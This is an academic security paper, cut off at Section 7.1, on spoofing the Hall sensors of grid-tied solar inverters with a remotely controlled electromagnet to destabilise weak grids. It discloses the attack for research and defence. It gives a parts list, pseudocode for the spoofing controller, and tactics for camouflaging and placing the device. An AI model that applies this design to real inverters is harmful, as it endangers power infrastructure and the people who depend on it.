Nowadays, distributed energy sources are proliferating rapidly and a substantial portion of these sources are highly efficient grid-tied solar inverters[1] [10, 11] equipped with Hall sensors. These Hall sensors, however, can be cleverly spoofed to orchestrate a noninvasive attack on the grid. The attack in question can perturb the normal operation of a power system and may cause grid failures in a weak grid. It is important to note that a strong grid gradually becomes weak due to the continuous integration of distributed energy sources [12]. Strong grids may also behave as weak grids at a particular time of a day (e.g., peak hours). Moreover, micro-grids [13] also behave as weak grids when connected over long cables to a utility grid. A detailed background of strong and weak grids is provided in Section 3.1.

This paper shows that a smart attacker can inject measurement errors into the Hall sensors of an inverter using a noninvasive magnetic spoofing technique with adversarial control. The injected errors can propagate from the compromised Hall sensor to the internal controllers of the inverter and eventually compromise the inverter itself. The compromised inverter can hamper the grid stability and may cause grid failures in a weak grid scenario. This method is similar to the false data injection approach. But in this case, the injection is coming from the physical domain by exploiting the physics of the Hall sensor. *We show that the attacker can intelligently control the false data injection by applying distinct types of external magnetic fields, such as constant, sinusoidal, and square pulsating magnetic fields, on the Hall sensors.* This may perturb the inverter output voltage, frequency, real and reactive power. This perturbation can propagate through the cyber domain and finally impact the physical domain. Hence, this can be termed as an attack from **P**hysical-to-**C**yber-to-**P**hysical (P-2-C-2-P) domain [14]. In power CPSs, this type of cross-domain attack is yet to be explored in depth by the security community.

[1] In this paper, grid-tied solar inverter are used interchangeably with inverter.

Technical Contributions: Our technical contributions are listed as follows that are elaborated in the following sections:

i. A new attack model (**Section 4**) that describes how the availability of the grid-tied inverter is stealthily breached.

ii. Algorithms and a potential design for the relevant attack tool (i.e., Embedded Hall Spoofing Controller) and mathematical models of an inverter's control blocks (**Section 5**).

iii. A testbed (**Section 6**) with a scaled-down model of a power grid, on which the attack model is validated and adversarial control is demonstrated (**Section 7**).

iv. The attack model is further evaluated (**Section 8**) using an industry-standard commercially used *Electrical Power System Analysis Software (Etap 19.0.1)* on a medium-sized 2.3 MW (equivalent to approx. $\sim$ 150 houses) grid.

v. Defense (**Section 9.1**) is proposed and justified, and limitations (**Section 9.2**) of this attack are noted.

2 Related Work

We discuss here different attacks on analog sensors, inertial sensors, and on power systems that exist in the literature.

Attacks on Analog Sensors: Kune et al. [15] spoofed sensors by electromagnetic interference (EMI) to induce defibrillation shocks on implantable cardiac devices. Park et al. [16] used infrared to trigger a medical infusion pump to deliver overdose to patients. Davidson et al. [17] reported how spoofing optical sensors of an unmanned aerial vehicle (UAV) can compromise complete control of the lateral movement. Yan et al. [18] published a contact-less attack on self-driving cars using ultrasound and EMI. Shin et al. [19] showed a spoofing attack on LiDar to create illusions of objects appearing closer in automotive systems. Zhang et al. [20] injected inaudible commands into a microphone using ultrasonic carriers. Lastly, Shoukry et al. [21] used an external magnetic field to spoof the Antilock Braking System (ABS) to change the wheel speed of a vehicle. There are a few fundamental differences between our work and [21]. First, the attacker requires access to place the electromagnetic actuator near the ABS wheel speed sensor and must strongly secure the attack object *ABS Hacker* to the vehicle body, likely with a nut and bolt. Second, the original magnetic field of the vehicle must be shielded before spoofing. The space to place this extra shield near the ABS sensor is critical. Third, the *ABS Hacker* comprises expensive heterogeneous processors. Fourth, the adaptive controller of [21] requires complex tuning of its closed-loop poles and zeros. In contrast to [21], our attack can be noninvasively executed on a cheap Arduino board and does not require strong physical mounting or extra shielding.

Attacks on Inertial Sensors: Son et al. [22] used high power sound noise to compromise the gyroscope of a drone to make it uncontrollable. Wang et al. [23] used a sonic gun to demonstrate acoustic attacks on different inertial sensors. Trippel et al. [24] showed fine-grained adversarial control over MEMS accelerometers using acoustic signals to damage digital integrity. Tu et al. [25] also demonstrated adversarial control over embedded inertial sensors to trigger the actuation of different control systems. In contrast to their methods (e.g., biasing attack, sample rate drifts, etc.), our paper introduces a duty-cycle variation approach for adversarial control that is novel in our attack model in the power CPSs.

Attacks on Modern Power Systems: There are quite a lot of works on traditional **C**yber-to-**P**hysical domain (C-2-P) attacks in the literature, such as malicious false data injection [26], flooding [27], arbitrary command injection [28], time-delay input attack [29], load distribution attack [30]. Ilge Akkaya et al. [31] used GPS spoofing on *Phase Measurement Units* (PMUs) to lead a substation to an erroneous state. In contrast to these works, our work demonstrates an unconventional P-2-C-2-P attack in the power CPSs.

Our work shows how an attacker can cause damage (e.g., blackout) to the connected power grid by intelligently applying constant, sinusoidal, and square pulsating magnetic fields. Moreover, in contrast to the prior works, this paper models the vulnerable blocks of the controller of an inverter and mathematically proves the underlying principle of propagation of attack from sensors to the internal controllers. Our attack impact is more realistic, has more economically damaging effect, and can impact a large region.

3 Background

3.1 Strong and Weak Grid in the Power CPSs

The grid where voltage and frequency are stable and do not vary during load connection/disconnection is known as a strong grid. Historically, rotational generators are present in the power systems. Rotational generators have prime movers to convert rotational kinetic energy into electrical energy. Rotational energy stored in the prime mover of these generators acts as an *inertia* against any sudden change of load in the system; therefore, the voltage/frequency does not vary abruptly within a limit in the grid when a small load is disconnected from the grid. *It is important to note that a strong grid is not ideally strong all the time. The voltage/frequency of a strong grid may vary abruptly if the change of the load is large compared to the generation capacity, or if the rotational energy stored in the prime mover is not sufficient to compensate for the sudden change in the grid. Hence, a strong grid can behave as a weak grid. A weak grid refers to a grid wherein its voltage is highly sensitive to any variation in the load [32].*

Due to the continuous integration of distributed solar/wind inverters, the modern grid is shifting from centralized to distributed generation resulting in poor control and lack of inertia (i.e., rotational turbines). This causes grid weakening over time [12], which is already a concern in the community. In this scenario, an attacker can perturb the grid voltage/frequency using an inverter and this perturbation may disrupt the entire system. Moreover, low generation, long transmission lines, etc., can also contribute to weak grids. We can also find weak grids in isolated places like Baja, Mexico; parts of Alaska; or under-developed areas between strong grids.

3.2 Real Power, Reactive Power and Phase

An inverter can inject real power and reactive power into the grid. *Real power is related to grid frequency and reactive power is related to grid voltage [33].* If the generation of real power is lower than the real power demand, the grid frequency may fall. Whereas, if the generation of reactive power is lower than the required, the grid voltage may fall. Real power is the amount of power in watts (W) being dissipated, and reactive power results from inductive/capacitive loads measured in volt-ampere reactive (VAR) (Appendix 11.2). The phase is the position of a point of a wave in a time instant. Three-phase voltages are 120^o phase apart from each other.




Figure 1: Working principle of a typical Hall sensor.

3.3 Working Principle of a Hall Sensor

Fig. 1 shows the working principle of a typical Hall sensor. It comprises a Hall element, which is made of a thin piece of p-type semiconductor material (e.g. Gallium Arsenide, etc.). Let us assume that a bias current I_{bias} is flowing in +ve Y direction (terminal 1, 3) of the Hall element having thickness d. This Hall element is placed within an applied magnetic field B whose direction is -ve Z-axis. The charge carriers inside the Hall sensors feel a force along +ve X-axis. This force is known as the Lorentz force F. Due to this Lorentz force, the charge carriers will be deflected along the +ve X-axis and a voltage V_{Hall} will be generated across the Hall element. The generated voltage V_{Hall} may be expressed as:

$$V_{Hall} = k(\frac{I_{bias}}{d} \times B) \quad (1)$$

where k is the hall coefficient, which depends upon the properties of the hall element. If d, I_{bias}, and k are constant, V_{Hall} depends only on applied B. This B is proportional to the current/voltage to be measured. *Any external perturbation of B can change V_{Hall}. And this change can give a **false** sense of voltage/current measurement that can propagate to the inverter controller and hamper its normal operation.*

3.4 Why is a Hall Sensor Used in an Inverter?

Inverters measure grid voltage, current, and their phase angles for important control applications. Four methods [34] are mainly used to measure voltage/current: i) Resistive drop/-divider method, ii) Magneto-resistance method, iii) A voltage/current transformer, and iv) A Hall effect sensor.

A resistive drop/divider is not suitable for high voltage/current measurement because of the following reasons: high power loss in the resistor itself, inability to measure small DC current in the presence of large AC current, and absence of proper isolation. A magneto-resistive material is nonlinear and temperature-dependent, therefore, it is not suitable for accurate high current measurement. A voltage/current transformer is not suitable for simultaneous AC/DC measurement and is bulky. It also requires an external resistance to convert current into voltage and has a low efficiency for core loss. *In contrast, the Hall effect sensor has excellent accuracy, high efficiency, very good linearity, low thermal drift, and low response time. It is lightweight, compact, and suitable for simultaneous large AC/DC voltage/current measurement with galvanic isolation.* Therefore, Hall sensors are pervasive in high power inverter applications (Appendix 11.4).

To show the prevalence of Hall sensors in inverters, we investigate six industry-designed inverters (small to medium range) and a large 100 kW inverter. All these inverters (Table 1 and Section 8) have similar functional blocks, and Hall effect sensors are present in the measurement unit. This is because inverters are optimized for ***efficiency and accuracy***, but not for security from this type of unconventional spoofing attack.

Table 1: Presence of Hall sensors in different inverters.

Manufacturer	Inverter Series	Sensor	Power
Texas Instr. [35]	TMDSOLARUINVKIT	Hall	0.14 kW
Texas Instr.[36]	TIDA-01606	Hall	10 kW
STMicro. [37]	STEVAL-ISV003V1	Hall	0.25 kW
Microchip [38]	Grid Connected Inverter	Hall	0.215 kW
SMA[39]	Sunny Boy	Hall	5 kW
SOLAX [40]	SL-TL5000T	Hall	3 kW

4 Attack Model

Fig. 2 depicts our proposed attack model, which can affect the availability of an inverter by spoofing Hall sensors. The components of our attack model are described as follows:

Attacker's Intent: The attacker wants to disrupt the normal operation of a power system by spoofing an inverter noninvasively and wants to cause grid failures in a weak grid.

Attacker's Capabilities: The attacker can surreptitiously place a small box near the target inverter. This box contains a powerful electromagnet integrated with an electronic spoofing controller (i.e., *Embedded Hall Spoofing Controller*). This box is small enough to be camouflaged within a small container, such as flower vase, coffee cup. Placing the camouflaged attack tool near the inverter requires a *brief one-time* access. The box has wireless controls allowing for remote communication. Therefore, the attacker can remotely control the timing of the attack and can pick a vulnerable time (e.g., at peak hour, etc.) to impact the connected power grid. The authorities of the target inverter may not be aware of this attack model and would possibly neglect the security implications of any small camouflaged box placed near an inverter.

Attacker's Access Level: The access near the inverter needed for the attack can be possible in at least three scenarios. **First** (most likely), a malicious employee or a guest, who has access near the inverter, may place the camouflaged attack tool near the inverter. An incident similar to this has




Figure 2: Brief overview of the Hall spoofing attack methodology.

already been reported in past news [41]. A disgruntled ex-employee of an electric utility in Texas posted a note in a hacker journal indicating that his insider knowledge of the system could be used to shut down that region's power grid. Moreover, solar plants are usually located in an isolated place with less security [42]. Getting a *brief one-time* access near the isolated solar plants may not be difficult. Staggs et al. [42] demonstrated how easily an attacker can access a wind plant in the middle of a remote field and can invasively place an attack tool inside of the wind turbine. Our attack model is stronger compared to [42] because of its noninvasive nature. **Second**, the manufacturer may introduce the malicious electromagnet with controllers inside of the solar inverter. **Third** is interdiction, which has been rumored to be used in the past [43, 44, 45, 46] and has been recently proven to be feasible [47]. During interdiction, a competitor can intercept the inverter during delivery or installation and may modify the inverter by placing an electronic device inside and then proceed with delivery or installation to the customer.

Stealthy Nature: The attacker can remotely perturb the inverter by camouflaging the tiny attack tool and can choose the timing of the attack to remain unidentified to maximize the impact. Fig. 3 is an example that shows how the attacker can place the camouflaged attack tool near the target inverter.




Figure 3: Demonstration of access near a typical inverter.

Outcome of this Attack: The attacker may cause grid failures if the power grid is weak. And for weakly protected systems, the attacker can fry the internal circuitry of the inverter itself. By spoofing the Hall sensor, the attacker can give a false impression that the conditions required for synchronization of the inverter with the grid have been achieved when they have not. This improper grid synchronization may shut down the inverter (Section 7.1). *A micro-grid is a group of interconnected loads and distributed energy resources, which can operate in both grid-connected or island mode* [13]. The attacker can disconnect the micro-grid from the utility grid at a random time or can prevent it from disconnecting even when it is supposed to disconnect (e.g., in the case of an outage). The attacker can choose the timing of the attack and can remotely shut down the inverter in peak hours to create a shortage of real/reactive power with no prior notice to the authority. This scenario can be significant in a weak grid and a micro-grid. As the timing of the attack can be remotely controlled, the attacker can cause a security breach by randomly shutting down the local solar power supply of any important organization, remote airport, army base, etc. The attacker can prevent the inverter from starting and can cause a repetitive shutdown. Simply pressing the restart button of the inverter may not solve the problem until the attack tool is removed. As this attack is stealthy, it can remain unidentified. This trick, which may cause grid instability, can be used to ask for ransom or to blackmail the utility.

Attacker's Safety: As inverters handle high voltage, it is unsafe for the attacker to invasively manipulate them. In this sense, our attack model is safe for the attacker as it enables the attacker to control the operation of the inverter noninvasively.

Attacker's Resources: We assume that the attacker has domain knowledge of the inverter controllers with some high school knowledge of electromagnetism.

Cost: The design cost of the *Embedded Hall Spoofing Controller* and the electromagnet is less than $50. The electronic parts are readily available from Amazon and Digikey.

5 Attack Model Design

This section explains how an attacker can design the attack tool (i.e., *Embedded Hall Spoofing Controller*). This section also mathematically models important basic blocks of an inverter irrespective of the inverter size.

5.1 Embedded Hall Spoofing Controller

The *Embedded Hall Spoofing Controller* consists of an electromagnet, an Arduino Uno, few MOSFETs, a Zigbee RF module, an Ultrasonic Sensor, and Energizer A23 Batteries. A small (height 3.8 cm, radius 3.5 cm) but powerful electromagnet (WF-P80/38) is used as a source of magnetic field. An electromagnet can also be built by winding wires around a strong neodymium (NIB) magnet, which is easily found in a computer hard disk [48]. An ultrasonic sensor (HC-SR04) is interfaced with the Arduino board to measure the distance between the electromagnet and the inverter shield. This distance helps to calculate the required strength of the *Magneto-Motive Force* (MMF) to influence the Hall sensors and stops oversupply of power to extend the battery lifetime. MMF measures




Figure 4: The Embedded Hall Spoofing Controller.

the strength of the generated magnetic flux. A Metal Oxide Semiconductor Field Effect Transistor (MOSFET), P7N20E is used to toggle the electromagnet ON and OFF with variable frequencies using a Pulse Width Modulation (PWM) technique. This PWM helps to generate variable-frequency electromagnetic flux and controls the power input to the electromagnet depending upon the attacker's need and intention. To protect the MOSFET from an inductive surge (due to the switching of the large electromagnet), a free-wheeling diode (U1620G) is connected across the electromagnet.

5.2 Controller Compromising Algorithm

The algorithm, which compromises the inverter controller, runs on the Arduino Uno (Algorithm 1). It is computationally inexpensive and may run on the Arduino for a long period with the battery pack mentioned in Section 5.1. It controls the ultrasonic sensor, Zigbee modules, and ADC, PWM, RX-TX peripherals of the Arduino Uno. After initializing the necessary modules and peripherals, the algorithm first checks for battery voltage level to see whether it is above the threshold. Otherwise, it returns `ErrorCode` after informing the attacker about this issue through Zigbee. Then the distance from the inverter is calculated using the ultrasonic module. If it is outside of the range, it notifies the attacker (`ErrorCode`) through Zigbee. Otherwise, it activates the MOSFET switching block and generates PWM frequency depending upon the attacker's need and intention for different attack scenarios. The attacker can also enable adversarial control and provide duty-cycle to the attack tool through the Zigbee. Depending upon the provided duty-cycle (see Section 7.4), the `PowerController` supplies the required amount of power to the electromagnet. This algorithm also checks for `MagnetCurrent`, which is flowing through the electromagnet. If it is less than the required amount, the algorithm also notifies the attacker.

5.3 Modelling Grid-Tied Inverters

This section mathematically models the basic blocks of the inverter controller. A grid-tied solar inverter can be single-phase or three-phase. Fig. 5 shows the basic blocks of a three-phase inverter. Let us denote the balanced abc-phase (*phase a, b, c*) grid voltages by e_a, e_b, and e_c, which are 120^0 phase apart. These abc-phase grid voltages may be represented by a

Algorithm 1: Solar Inverter Controller Compromising Algorithm.

Input: Control variables: $\{Attack_level, Adversarial_control, Duty_cycle\}$
Output: Pulse Width Modulation Frequency: PWM_{freq}

$n \leftarrow$: $Timesteps$
$ADC_arduino, PWM_arduino, RX_TX_arduino \leftarrow Initialize$
$Zigbee_module, Ultrasound_module \leftarrow Initialize$
for $i \leftarrow 1$ ***to*** n **do**
  $batteryVoltage \leftarrow ADC_Channel_1$
  if $batteryVoltage < VoltageThreshold$ **then**
    Inform_attacker (battery_voltage_low)
    return $ErrorCode_BatteryVoltageLow$
  else
    Inform_attacker (battery_voltage_sufficient)
  $ultrasound_setup \leftarrow Activate$
  $Distance \leftarrow Ultrasound_Measurements$
  if $Distance > Distance_threshold$ **then**
    Inform_attacker (distance_threshold_exceed)
    return $ErrorCode_DistanceThresholdExceed$
  $PowerController \leftarrow (Duty_cycle = 100\%)$
  if $Attack_Level = Constant_MMF$ **then**
    $MosfetGate \leftarrow PulledUp$
  else if $Attack_Level = Pulsating_MMF_1Hz$ **then**
    $MosfetGate \leftarrow PulledUp$
    $PWM_{freq} \leftarrow 1$
  else if $Attack_Level = Pulsating_MMF_2Hz$ **then**
    $MosfetGate \leftarrow PulledUp$
    $PWM_{freq} \leftarrow 2$
  else
    $MosfetGate \leftarrow PulledDown$
  if $Adversarial_control = Enable$ **then**
    $PowerController \leftarrow (Duty_cycle, Distance)$
    Inform_attacker (adversarial_control_enabled)
  else
    $PowerController \leftarrow (Duty_cycle = 100\%)$
    Inform_attacker (adversarial_control_disabled)
  $MagnetCurrent \leftarrow ADC_Channel_2$
  if $MagnetCurrent < CurrentThreshold$ **then**
    Inform_attacker (battery_Charge_low)
    return $ErrorCode_BatteryChargeLow$

grid voltage space vector $\vec{S}_{abc}$ as follows:

$$\vec{S}_{abc}(t) = \begin{bmatrix} e_a \\ e_b \\ e_c \end{bmatrix} = \begin{bmatrix} E\cos\omega t \\ E\cos(\omega t - 120^0) \\ E\cos(\omega t + 120^0) \end{bmatrix} \quad (2)$$

where E is the amplitude and ω is the angular frequency of the grid voltage. Terms e_a, e_b, and e_c are sensed by three Hall effect voltage sensors *(we name these as grid sensors)* and then are sampled by the Digital Signal Processing (DSP) unit.

The abc-to-dq Transformation Block: This block transforms abc-phase grid voltage $\vec{S}_{abc}$ into direct-quadrature (dq) axis components, which are direct current (DC) quantities. This transformation facilitates the designing of a simple controller, such as the Proportional-Integral (PI) controller, in DC domain [49]. We know the axis of the rotor flux of a rotating machine is known as direct (d) axis, and the quadrature (q) axis lags d axis by 90^o. The *abc-to-dq* transformation is done in two steps: a *Clarke Matrix* (CM) transforms $\vec{S}_{abc}$ into alpha-beta component vector $\vec{S}_{\alpha\beta}$ (e_α and e_β), and a *Park Matrix* (PM) transforms $\vec{S}_{\alpha\beta}$ into dq component vector $\vec{S}_{dq}$ (e_d and e_q). The term $\vec{S}_{dq}$ can be given by (Appendix 11.5):

$$\vec{S}_{dq} = \begin{bmatrix} e_d \\ e_q \end{bmatrix} = \begin{bmatrix} \sqrt{\frac{3}{2}}E \\ 0 \end{bmatrix} \quad (3)$$

where e_d and e_q are the d and q axis components of the abc-phase grid voltages, respectively and they are DC quantities. Please note that $e_q = 0$ for balanced grid voltage.

Let us denote the three-phase inverter output voltages $[u_a, u_b, u_c]$ and output currents $[i_a, i_b, i_c]$ as vectors $\vec{U}_{abc}$ and $\vec{I}_{abc}$, respectively. The inverter output current $\vec{I}_{abc}$ is similarly sensed and sampled by three Hall effect current sensors (*we name these as grid sensors*) and the DSP unit, respectively.

$\vec{U}_{abc}$ and $\vec{I}_{abc}$ vectors are also sinusoidal quantities, and they are converted into their dq axis components using a Clarke and a Park matrix. Let us denote $\vec{U}_{dq}$ and $\vec{I}_{dq}$ as the dq transformations of $\vec{U}_{abc}$ and $\vec{I}_{abc}$, respectively. The term $\vec{U}_{dq}$ comprises u_d and u_q where u_d and u_q are the d and q axis components of $\vec{U}_{abc}$. The term $\vec{I}_{dq}$ similarly comprises i_d and i_q where i_d and i_q are the d and q axis components of $\vec{I}_{abc}$.

A loop filter with inductance L is present between $\vec{S}_{abc}$ and $\vec{U}_{abc}$ for signal smoothing. The relation between $\vec{S}_{abc}$ and $\vec{U}_{abc}$ can be simplified using their dq axis components (e_d, e_q and u_d, u_q) and finally can be expressed as (Appendix 11.6):

$$u_d = e_d + L\frac{di_d}{dt} - \omega L i_q \quad (4)$$

$$u_q = L\frac{di_q}{dt} + \omega L i_d \quad (5)$$

Generation of Reference Currents (i_d^*, i_q^*): Two reference points, which are i_d^* and i_q^*, control the real and reactive power set points of the inverter. The solar panel output voltage V_T and current I_T are sensed by *two separate Hall voltage and current sensors* (*we name these as solar panel sensors*). V_T and I_T are given as inputs to a Maximum Power Point Tracking (MPPT) block that generates reference point i_d^* to track the maximum available real power from the panel. The other reference point i_q^* is generated from the reference reactive power Q^*, which is provided by the facility's energy management systems using a Wide/Local Area Network [50].

Proportional-Integral (PI) Current Controllers: Two separate PI current controllers force the dq axis components i_d and i_q to track the reference set points i_d^* and i_q^*. This tracking generates fractional DC voltages u_d^p and u_q^p as follows:

$$u_d^p = K_p(i_d^* - i_d) + K_i \int (i_d^* - i_d) \quad (6)$$

$$u_q^p = K_p(i_q^* - i_q) + K_i \int (i_q^* - i_q) \quad (7)$$

where K_p and K_i are the proportional and integral constants of the PI controllers. The term i_d^* is related with real power and i_q^* is related with reactive power. By tracking these two quantities, PI controllers control the correct injection of real and reactive power into the grid (Eqn. 6, 7).

Space Vector Pulse Width Modulation (SVPWM) Block: The SVPWM block, which generates appropriate *pulse width modulated* signals, controls the MOSFET switches and generates appropriate 3-phase inverter output voltages u_a, u_b, and u_c. The SVPWM block uses two reference signals u_d^* and u_q^*, which are generated by putting Eqn. 6, 7 into Eqn. 4, 5:




Figure 5: Typical controllers inside of a 3-phase inverter.

$$u_d^* = e_d + u_d^p - \omega L i_q \quad (8)$$

$$u_q^* = u_q^p + \omega L i_d \quad (9)$$

Note that, the reference voltages u_d^* and u_q^* depend on reference currents i_d^* and i_q^*, dq components of grid currents i_d and i_q, angular frequency ω, and filter inductance L.

Phase Locked Loop (PLL) Block: PLL synchronizes the inverter output frequency with the grid frequency by implementing the following equation [51]:

$$\begin{bmatrix} e_d \\ e_q \end{bmatrix} = \begin{bmatrix} \cos\theta^* & \sin\theta^* \\ -\sin\theta^* & \cos\theta^* \end{bmatrix} \begin{bmatrix} e_\alpha \\ e_\beta \end{bmatrix} = k \begin{bmatrix} \cos(\theta - \theta^*) \\ \sin(\theta - \theta^*) \end{bmatrix} \quad (10)$$

where k is a constant, θ and θ^* are the instantaneous phase angles (i.e., frequency) of the grid and inverter output voltage, respectively. The PI controller of the PLL tries to equal e_q with e_q^*. Therefore, if the reference value e_q^* is set to 0 (generated internally), e_q in Eqn. 10 will be also close to 0. This causes $\sin(\theta - \theta^*) = 0$ (i.e., $\theta = \theta^*$) in Eqn. 10. This results in grid-synchronization, because the inverter output voltage $\vec{U}_{abc}$ has the same phase (i.e., $\theta = \theta^*$) as the grid voltage $\vec{S}_{abc}$.

Single Phase Grid Controllers: A single-phase grid-tied inverter has similar blocks as the three-phase, except it does not have Clarke matrix transformation, but it uses *Phase Shifters*. As it has a similar controller, an adversary can similarly affect it using the same attack methodology.

6 Experimental Setup

6.1 A Scaled-Down Testbed of a Power Grid

To avoid safety concerns related to high voltage and high power experiments, we have created a scaled-down version of a real grid in our lab (Fig. 6) to validate our attack model. A 140 W grid-tied inverter kit (part# = TMDSOLARUINVKIT) from Texas Instruments Inc. is used. This is a scaled-down version of a practical solar inverter. This inverter has a Piccolo-B control card (C2000 microcontroller) that implements all the controller blocks (e.g., PLL, Park & Clarke transformations, PI controllers, MPPT, SVPWM, etc.). The supported software kit is downloaded from *ControlSUITE*,

then compiled using *Code Composer Studio 9.1.0* IDE, and then flashed into the solar inverter kit. The Solar panel is emulated by a DC Power source (Part# = PSB 2400L2). An isolated and stable grid is created using another inverter (Part# = BESTEK) with a 300 W load. The 140 W target solar inverter is connected with this stable grid to emulate a weak grid. Oscilloscopes (Part# = Tektronix TDS2022C) with differential probes (Part# = Yokogawa 700924 Probe 1400V / 100 MHz) and multimeters are used to measure the inverter output voltage, current, and power before and after the attack. In order to assist the understanding for readers, attack demonstration and results are shown in a video in the following link: https://sites.google.com/view/usenix-spoofing/home




Figure 6: A scaled-down testbed of a power grid.

6.2 Feasibility Analysis of the Attack

The feasibility of this attack methodology depends upon the following three key factors: (i) The location of the Hall sensors, (ii) The barrier and EM shielding around the inverter, and (iii) The amount of MMF required to overcome the barrier and influence the Hall sensors.

As Hall sensors measure the voltage/current, they normally are placed nearby where the solar panel and the grid voltage cables enter the inverter board. Therefore, the *PV Connection side* and the *Grid Connection side* are two suitable locations to place the camouflaged attack tool near the inverter (Fig. 7). The Hall sensors are within 4 cm from the board edge for our experimental inverter. This information regarding the location of the Hall sensors is essential to optimal placement of the attack tool and thus maximizing the attack's impact.

The generated MMF by the electromagnet should be strong enough to overcome the following two barriers: (i) The air gap between the body of the inverter and the electromagnet, and (ii) The metallic shield around the inverter.

Most of the generated MMF is used to overcome the air gap barrier because air has a very high magnetic reluctance. The more the air gap (the distance between the inverter and the electromagnet) is, the more MMF is required to overcome the distance. After penetrating the air, the remaining MMF is used to penetrate the shield around the solar inverter. If the shield is non-magnetic (e.g., aluminum, tin, brass, stainless steel, etc.) or non-metallic (e.g., plastic, polycarbonate, etc.), the remaining MMF can easily penetrate the shield. If the shield is made of ferromagnets (e.g., steel, etc.), the remaining MMF should be strong enough to saturate the ferromagnetic shield, so that its magnetic shielding property gets diminished [52]. For example, 0.6 Tesla magnetic flux density is sufficient to saturate steel shield [53].

Is it possible to generate that much MMF by our *Embedded Hall Spoofing Controller*? We discuss some comparative numbers here to answer this question. It is possible to make a 0.1 Tesla to 2 Tesla powerful lab magnet with 500-9000 turns on an iron core [54]. A coin-sized neodymium magnet has 0.5-1.25 Tesla [55] and a typical loudspeaker magnet has 1-2.4 Tesla [56] magnetic strength. Our experimental electromagnet has approx. ∼4000 turns that can generate up to 0.8 Tesla with the mentioned battery pack. This is sufficient to spoof the Hall sensors of an inverter from at most 10 cm distance. Here we consider a steel shield around the inverter. By investing more money (>$50) on the magnetic core (e.g., neodymium–iron–boron ($Nd_2Fe_{14}B$) rare earth magnet [55]), we can shrink the size of the electromagnet and make it stronger to spoof from 10+ cm distance.




Figure 7: Typical locations of Hall sensors inside an inverter.

7 Attack Model Validation

In this section we validate our proposed attack model, which is explained in Section 4, in our lab testbed for 5 different scenarios. We also explain how the attack propagates from the sensor to the inverter controller by using suitable equations.

It is clear from Section 5.3 that grid voltage $\vec{S}_{abc}$ can control the inverter output voltage $\vec{U}_{abc}$ (Eqn. 8, 9) and phase angle θ (Eqn. 10); inverter output voltage $\vec{U}_{abc}$ and real power P depend on output current $\vec{I}_{abc}$ (Eqn. 8, 9), solar panel voltage V_T, and current C_T; and inverter reactive power Q depends on output current $\vec{I}_{abc}$ and reference i_q^*. The above dependency information is important from the attacker's perspective and can be formulated mathematically as follows:

$$\begin{aligned} \theta &= f(\vec{S}_{abc});\ \ \vec{U}_{abc} = f(\vec{S}_{abc}, \vec{I}_{abc}, V_T, I_T) \\ P &= f(\vec{I}_{abc}, V_T, I_T);\ \ Q = f(\vec{I}_{abc}, i_q^*) \end{aligned} \tag{11}$$

where $f(.)$ is the function notation.

7.1 Attacking Grid Synchronization

